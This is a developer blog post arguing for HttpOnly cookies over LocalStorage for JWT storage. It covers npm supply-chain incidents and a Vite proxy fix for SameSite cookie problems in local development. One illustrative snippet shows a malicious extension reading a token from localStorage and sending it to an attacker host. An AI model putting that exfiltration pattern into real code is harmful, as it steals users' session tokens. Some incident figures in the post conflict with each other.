Rise of npm Supply Chain Attacks
October 2021 - ua-parser-js Compromise
- A popular package with 7M+ weekly downloads was compromised
- Attacker hijacked the developer’s npm account
- Malicious versions (0.7.29, 0.8.0, 1.0.0) were published
- Installed Monero miner + stole Windows credentials
- Lasted about 4 hours
Sources: CISA - Malware Discovered in ua-parser-js, Rapid7 - ua-parser-js Hijacked
January 2022 - colors.js & faker.js Incident
- Developer intentionally inserted infinite loop code
- Raised trust issues in the npm ecosystem
- Broke builds for countless projects
February 2022 - Discord Token Theft Attack
- 17 malicious packages found on npm
- Included Discord token collection functionality
- Targeted 300 million Discord users
Security Community Consensus
OWASP Recommendation
“Store authentication tokens in HttpOnly, Secure, SameSite cookies for web applications.”
Sources: OWASP - Token Storage Cheat Sheet, OWASP - HTML5 Security Cheat Sheet
Chrome 80 Change (February 2020)
SameSite cookie default changed from None to Lax, enhancing security.
Sources: Google Developers - Get Ready for New SameSite=None; Secure Cookie Settings, web.dev - SameSite cookies explained
Why Did Everyone Move to Cookies? Summary
| Period | Mainstream Approach | Reason |
|---|---|---|
| 2012-2015 | Authorization Header | RESTful trend, SPA emergence, mobile unification |
| 2016-2018 | Transition | Rise of major XSS attacks, security awareness |
| 2019-Now | HttpOnly Cookie | OWASP recommendation, enterprise standardization |
3 Decisive Reasons
-
Explosion of real-world incidents
- 2022 npm 25-package attack
- 2021 ua-parser-js (7M weekly downloads)
- Actual financial damage
-
Security community consensus
- OWASP Top 10
- Google, Microsoft security team recommendations
- Security instructors strongly warned against LocalStorage
-
Browser security enhancements
- SameSite cookies (Chrome default changed in 2020)
- Secure Context (HTTPS enforced)
- HttpOnly flag standardized
Complete Comparison of 4 JWT Storage Methods
Method 1) LocalStorage + Authorization Header
The standard approach of the early SPA era.
At first, this looked like the simplest option. Easy to implement, just set up CORS, unified with mobile apps, and perfectly aligned with RESTful API philosophy.
But the problem is security. Being accessible via JavaScript is far more dangerous than it seems. If a malicious script runs, the token gets stolen immediately. You can’t leverage any of the browser’s built-in security features, and you’d have to write 200+ lines of token expiry and refresh logic yourself.
Real-World Incident
February 2022 - 25 npm Packages Found Stealing Discord Tokens
Malicious code embedded in npm packages stole Discord tokens from localStorage.
- Disguised as popular packages like colors.js, discord.js
- Accessed localStorage via iframes
- Millions of developers affected
Source: The Hacker News - 25 Malicious JavaScript Libraries
Token stolen in just 3 lines of code.
Sources: velog - Safe Storage for JWT
Method 2) Plain Cookie + Authorization Header
Stored in a cookie, but without HttpOnly.
You can use features like automatic expiry management and Domain/Path restrictions, so it’s arguably better than LocalStorage.
But the core problem remains. If document.cookie is accessible, it’s fully exposed to XSS attacks. The security level is identical to LocalStorage. Plus, since cookies aren’t sent automatically, you have to manually attach them to headers every time. You’re not even leveraging the real advantages of cookies.
Conclusion: LocalStorage drawbacks + Cookie complexity = worst combination.
Method 3) HttpOnly Cookie (Auto-Sent)
Backend sets HttpOnly cookies, and the browser sends them automatically.
This is the real deal. Even if you try to access document.cookie via JavaScript, it returns an empty string. XSS attacks are completely blocked. The browser sends cookies automatically, SameSite handles CSRF defense, and expiry is managed automatically. Frontend code takes just 10 lines.
Major services both domestically and internationally use this as the standard.
However, SameSite policy causes issues during local development (explained later). You also need to enable the credentials option for CORS, and cookies have a 4KB size limit. Not suitable for server-to-server communication.
Method 4) HttpOnly Cookie + Authorization Header Conversion
Stored as HttpOnly cookies, but converted to headers on the backend.
This approach tries to combine HttpOnly security with Authorization header flexibility. Makes it easy to pass tokens between microservices, and it’s compatible with API Gateways. Also convenient for legacy system integration.
But the implementation is complex. You have to manage both cookies and headers, and debugging gets confusing. In most cases, it’s over-engineering.
Sometimes used in microservice architectures, but unnecessary for single-server setups like our project.
Code Volume Comparison in Practice
LocalStorage Approach (200+ Lines)
HttpOnly Cookie Approach (10 Lines)
20x difference in code volume.
Why We Chose HttpOnly Cookie
1. Security Is the Top Priority
One XSS attack and it’s game over.
- 2022 npm package attack: millions of developers affected
- 2021 ua-parser-js compromise: 7M weekly download package
HttpOnly makes JavaScript access completely impossible.
2. The Code Is Concise
200 lines vs 10 lines. Bug probability also differs by 20x.
3. All Major Companies Use It
Naver
Cookie: NID_AUT (auth), NID_SES (session)NID_AUT: HttpOnly enabledNaver sets the HttpOnly attribute on the NID_AUT cookie to block JavaScript access. During the login process, NID_AUT, NID_JKL, and NID_SES cookies are created, with only NID_AUT protected by HttpOnly since it contains sensitive authentication data.
Cookie: SID, HSID, SSIDHSID: HttpOnly enabledExpiry: 2 yearsGoogle sets the HSID cookie as HTTPOnly so scripts and users cannot modify it. SID and HSID store the encrypted Google account ID and login time, preventing form submission attacks.
GitHub
Cookie: user_session__Host prefix usedHttpOnly, Secure enabledGitHub uses the __Host prefix on the user_session cookie to defend against Cookie Tossing attacks. HttpOnly and Secure flags together block JavaScript access and allow only HTTPS transmission.
This is the industry standard.
But Then a Problem Arose
We finished the backend implementation and deployed to the production server. It worked perfectly.
But when we tried to develop locally…
The Strange Phenomenon
const response = await axiosInstance.get('/api/v1/auth/me');// -> 401 UnauthorizedKakao login succeeded, cookies were visible in DevTools, but we got a 401.
localhost:5173 -> https://------.-.-------.io/api/v1/auth/me-> 401 (cookie not sent)
https://------.-.-------.io -> https://------.-.-------.io/api/v1/auth/me-> 200 (cookie sent)Same API, but different results depending on which domain makes the call?
The Culprit: SameSite Cookie Policy
Confirmed via Chrome DevTools.
Application Tab
Name: accessTokenValue: eyJhbGc...Domain: ------.-.-------.ioSameSite: Lax <- This is the problemNetwork Tab
Request Headers: Cookie: (empty) <- Cookie not sentThe cookie exists but isn’t sent with the request.
What Is SameSite?
A policy where the browser restricts cookie transmission to prevent CSRF attacks.
| SameSite | When Is the Cookie Sent? |
|---|---|
| Strict | Same domain only |
| Lax | Same domain + safe GET requests |
| None | Cross-site allowed (Secure required) |
We had set SameSite=Lax.
cookie.setAttribute("SameSite", "Lax");Why Doesn’t It Work Locally?
localhost:5173 -> https://------.-.-------.ioThis is cross-site:
- Protocol:
http://!=https:// - Domain:
localhost!=------.-.-------.io - Port:
5173!=443
-> SameSite=Lax cookie not sent!
https://------.-.-------.io -> https://------.-.-------.ioThis is first-party:
- All conditions match
-> Cookie sent normally!
Sources: web.dev - SameSite cookies explained, Microsoft Learn - Handle SameSite cookie changes
Comparing 4 Solutions
Solution 1) Change to SameSite=None
cookie.setAttribute("SameSite", "None");cookie.setSecure(true);Looks easiest — just change one line on the backend without touching frontend code.
But think about it: this lowers production security. Sacrificing real user security for local development convenience makes no sense. CSRF attack risk also increases.
We chose HttpOnly for security, and this defeats the purpose. Not chosen.
Solution 2) HTTPS Locally
mkcert localhost# https://localhost:5173The idea is to make local identical to production.
But matching the protocol alone is meaningless. If the domains differ (localhost != ------.-.-------.io), it’s still cross-site. Certificates need constant management, and every team member has to set them up.
Even with HTTPS, cookies are still blocked. Not chosen.
Solution 3) Revert to LocalStorage
localStorage.setItem('accessToken', token);Since SameSite doesn’t apply, it would solve the problem.
But this brings back XSS vulnerabilities. You’d have to rewrite 200 lines of code, modify all OAuth2 flows, and abandon the reason you chose HttpOnly in the first place.
Absolutely not. Back to square one.
Solution 4) Vite Proxy
Browser -> localhost:5173/api | Vite proxies the request | https://------.-.-------.io/apiThe browser requests localhost:5173 -> First-party!
No backend code changes. Security settings remain intact. Only the frontend needs modification. It only runs on the dev server, while production is handled by Nginx, keeping environments cleanly separated.
Sources: Vite - Server Proxy Docs
Vite Proxy Implementation
1. Environment Variables
.env.development
VITE_API_BASE_URL=/api/v1VITE_BACKEND_TARGET=https://------.-.-------.ioEach team member can configure differently:
- Production backend:
https://------.-.-------.io - Local backend:
http://localhost:8080
2. Vite Configuration
vite.config.js
3. Axios Configuration
axiosInstance.js
Done in 10 lines.
API Path Duplication Issue
When we started the dev server:
Request URL: http://localhost:5173/api/v1/api/v1/auth/me/api/v1 duplicated!
Cause
baseURL: '/api/v1'axiosInstance.get('/api/v1/auth/me') // duplicated
// Result: /api/v1 + /api/v1/auth/me = /api/v1/api/v1/auth/meFix
axiosInstance.get('/auth/me') // relative path only
// Result: /api/v1 + /auth/me = /api/v1/auth/meVersion in baseURL, resource-only in requests.
Result
Development Environment
1. Browser: localhost:5173/api/v1/auth/me2. Vite: proxies to https://------.-.-------.io/api/v1/auth/me3. Backend: Set-Cookie: accessToken=...; HttpOnly; SameSite=Lax4. Browser: stores cookie under localhost:51735. Next request: auto-sent!Network Tab
Request URL: http://localhost:5173/api/v1/auth/meCookie: accessToken=eyJhbGc...
Status: 200 OKWe got 200!
Production Environment
https://------.-.-------.io (frontend) | Nginxhttps://------.-.-------.io/api/v1 (backend)First-party, so cookies are sent normally!
Cases Where Authorization Headers Are Still Needed
HttpOnly Cookie is the best choice for web, but headers are more suitable in these cases:
1. Native Mobile Apps
Why?
- No XSS attacks (unless using WebView)
- OS-level encrypted storage
- Easier to manage than cookies
- No cookie concept in native apps
2. Server-to-Server Communication
# Between microservicescurl -H "Authorization: Bearer ${TOKEN}" https://internal-api.comWhy?
- Not a browser
- No cookie concept
- Same as API key management
- Clear authentication flow
3. Microservice Architecture
Why?
- Clear token passing between services
- Compatible with API Gateway
- Cookies are complex for inter-service delivery
4. Public API / OAuth2 Provider
// GitHub APIfetch('https://api.github.com/user', { headers: { Authorization: `Bearer ${githubToken}` }});Why?
- Diverse external clients (web/app/CLI)
- Cannot unify with cookies
- RESTful API standard
- Compatible with developer tools (Postman, curl)
5. CLI Tools
# GitHub CLIgh api /user -H "Authorization: Bearer $TOKEN"Why?
- No cookie concept in terminals
- Token stored in config files
- Simple and clear
Practical Choice: Hybrid
Most modern services use different approaches depending on the situation.
| Client | Storage | Transmission |
|---|---|---|
| Web Browser | HttpOnly Cookie | Auto-sent |
| Mobile App | Secure Storage | Auth Header |
| Server-to-Server | Env Variable | Auth Header |
| CLI Tool | Config File | Auth Header |
Real-World Examples
GitHub
- Web Login:
user_sessioncookie (HttpOnly, Secure,__Hostprefix) - Personal Access Token: Authorization header (
ghp_*token) - GitHub CLI: OAuth Token (header)
- GitHub Actions:
GITHUB_TOKENenv variable (header)
GitHub uses HttpOnly cookies for web browser authentication, but uses Authorization headers for API and CLI tools.
- Gmail Web: SID, HSID, SSID cookies (HSID is HttpOnly)
- Google Cloud API: Service Account Key (JSON file, Authorization header)
- Firebase: Officially supports HttpOnly Session Cookies
- gcloud CLI: Application Default Credentials (header)
Google uses HttpOnly cookies for web services like Gmail, but uses header-based auth for Cloud APIs and CLI.
Sources: Firebase - Manage Session Cookies, Stack Overflow - SID and HSID cookies
AWS
- AWS Console: Session cookies (browser)
- API Gateway: HttpOnly Cookie recommended (official security blog)
- AWS CLI: Access Key + Secret Key (header)
- SDK: Credentials file (
~/.aws/credentials) - EC2/Lambda: IAM Role (temporary token, header)
AWS uses cookies in its Console web interface, but CLI and SDK both use header-based authentication. The AWS Security Blog officially recommends implementing HttpOnly Cookie authentication in API Gateway.
Source: AWS Security Blog - HttpOnly Cookie Authentication in API Gateway
Comprehensive Comparison Tables
JWT Storage Method Comparison
| Method | XSS Defense | Code Volume | Local Dev | Recommendation |
|---|---|---|---|---|
| LocalStorage + Header | Vulnerable | 200 lines | O | 1 (Web), 3 (App) |
| Cookie + Header | Vulnerable | 150 lines | O | 1 |
| HttpOnly Cookie | Strong | 10 lines | Via Proxy | 5 (Web) |
| HttpOnly + Header Conversion | Strong | 50 lines | Via Proxy | 3 (MSA) |
SameSite Problem Solution Comparison
| Method | Backend Change | Security Maintained | Complexity | Recommendation |
|---|---|---|---|---|
| SameSite=None | Required | Weakened | Low | 1 |
| HTTPS Certificate | Not Required | Maintained | Medium | 2 |
| LocalStorage Revert | Required | Abandoned | High | x |
| Vite Proxy | Not Required | Maintained | Low | 5 |
Our Final Choice
Web: HttpOnly Cookie
// Backendcookie.setHttpOnly(true);cookie.setSecure(true);cookie.setAttribute("SameSite", "Lax");// Frontendconst api = axios.create({ baseURL: '/api/v1', withCredentials: true});Local Development: Vite Proxy
proxy: { '/api': { target: 'https://-----.-.-----.io', changeOrigin: true, }}Summary
JWT Storage History at a Glance
Key Takeaways
- HttpOnly Cookie fundamentally blocks XSS
- SameSite restricts cross-site requests
- Vite proxy makes the dev environment first-party
- Major services like Naver, Google, and GitHub all use this approach
- Mobile/server-to-server fits Authorization headers better
(Updated November 9, 2025 after reader feedback) But Can’t We Simply Just Block XSS Attacks?
After reading all of this, you might think:
“If we perfectly block XSS attacks, don’t we not need HttpOnly Cookies?”
That’s a fair point. If XSS is blocked, LocalStorage is technically safe.
But it’s practically impossible to perfectly block XSS in reality.
Why XSS Cannot Be Completely Prevented
1. Uncontrollable Dependencies
Count the npm packages in our project:
npm list --all | wc -l# Usually 500-2000Can you perfectly vet all of these packages? Impossible.
Real-world examples:
October 2021 - ua-parser-js Compromise
- 7 million weekly download package
- Attacker hijacked the developer’s npm account
- Malicious versions published (for 4 hours)
- Token theft code included
No matter how well we write our code, if a trusted library executes malicious code, it’s over.
Sources: CISA - Malware Discovered in ua-parser-js, Rapid7 - ua-parser-js Hijacked
February 2022 - Discord Token Theft
- 25 malicious packages found on npm
- Disguised as popular packages (colors.js, discord.js, etc.)
- Automatically collected tokens from localStorage
2. Browser Extensions
Chrome/Firefox extensions installed by users can also access the page’s JavaScript.
// Code executed by a malicious extensionconst token = localStorage.getItem('accessToken');fetch('https://attacker.com/steal', { method: 'POST', body: token});This is also an area service developers cannot control.
The 2018 British Airways attack was also a case where a third-party script was compromised.
3. XSS Defense Itself Cannot Be Perfect
No matter how careful you are:
- CSP (Content Security Policy) misconfiguration
- Newly discovered browser vulnerabilities (0-day)
- Vulnerabilities in third-party scripts (Google Analytics, ad SDKs, etc.)
- Bugs in frameworks like React/Vue
The reason XSS consistently ranks high in the OWASP Top 10 is because it’s nearly impossible to defend against perfectly.
Sources: OWASP - XSS (Cross Site Scripting)
HttpOnly Is a Defense Layer for “Just in Case”
The core security principle is Defense in Depth.
1st layer: Block XSS attacks themselves (CSP, input validation, escape, etc.)2nd layer: Even if XSS is breached, prevent token theft <- HttpOnly Cookie3rd layer: Even if a token is stolen, minimize damage (short expiry, IP validation, etc.)HttpOnly Cookie is the 2nd defense layer.
With LocalStorage:
- XSS attack succeeds -> token immediately stolen -> game over
With HttpOnly Cookie:
- XSS attack succeeds -> JavaScript cannot access token -> additional defense time gained
Sources: Microsoft Security - Defense in Depth, OWASP - Defense in Depth
What Major Companies Actually Choose
Companies like Naver, Google, GitHub, and AWS obviously implement XSS defense.
But simultaneously, they also use HttpOnly Cookies.
Why? Because they know XSS defense alone is not enough.
No matter how good the security team is:
- Junior developers can make mistakes
- Third-party libraries can be compromised
- New vulnerabilities can be discovered
That’s why they do both XSS defense + HttpOnly Cookie.
The cost is virtually nothing. 3 lines of backend config, 2 lines of frontend config, and you’re done.
Conclusion: Both Are Necessary
“Just block XSS” is theoretically correct but practically impossible.
In practice:
- Block XSS attacks as much as possible (CSP, input validation, escape, etc.)
- Simultaneously isolate tokens with HttpOnly Cookies
- Build additional defense layers like expiry times and IP validation
Security isn’t about “just do one thing well” — it’s about stacking multiple layers of defense.
HttpOnly is one of those important layers, and it’s one of the most cost-effective defenses available.
That’s why OWASP, Google, and Microsoft all recommend “Store in HttpOnly Cookies.”
Both XSS defense and HttpOnly are necessary.
Conclusion
At first, I thought “Can’t we just use LocalStorage?” After researching, I found there were good reasons for the shift. In 2012, LocalStorage was the answer, but now that XSS attacks and npm supply chain attacks are a reality, isolating tokens from JavaScript is the key.
Ultimately, the principle of web security is isolation. HttpOnly isolates from JavaScript, SameSite isolates cross-site requests, and Secure isolates HTTP transmission. HttpOnly Cookie for web, Secure Storage for mobile, environment variables for server-to-server — the key is to isolate tokens according to each environment’s characteristics.
References
- OWASP - Token Storage Cheat Sheet - JWT storage security guidelines
- Auth0 - Token Storage Best Practices - Token storage recommendations
- CISA - ua-parser-js Malware - npm supply chain attack
- The Hacker News - 25 Malicious npm Packages - Discord token theft
- Rapid7 - Cloudbleed Vulnerability - Cloudflare data leak
- BBC News - British Airways Breach - JavaScript injection attack
- web.dev - SameSite cookies explained - SameSite cookie policy
- Vite - Server Proxy Docs - Vite proxy configuration
- GitHub Blog - Yummy cookies across domains - GitHub cookie strategy
- AWS Security Blog - HttpOnly Cookie in API Gateway - AWS HttpOnly recommendation
- OWASP - Defense in Depth - Multi-layer security principle
- Microsoft - Defense in Depth - Security design principles

댓글
댓글 수정/삭제는 GitHub Discussions에서 가능합니다.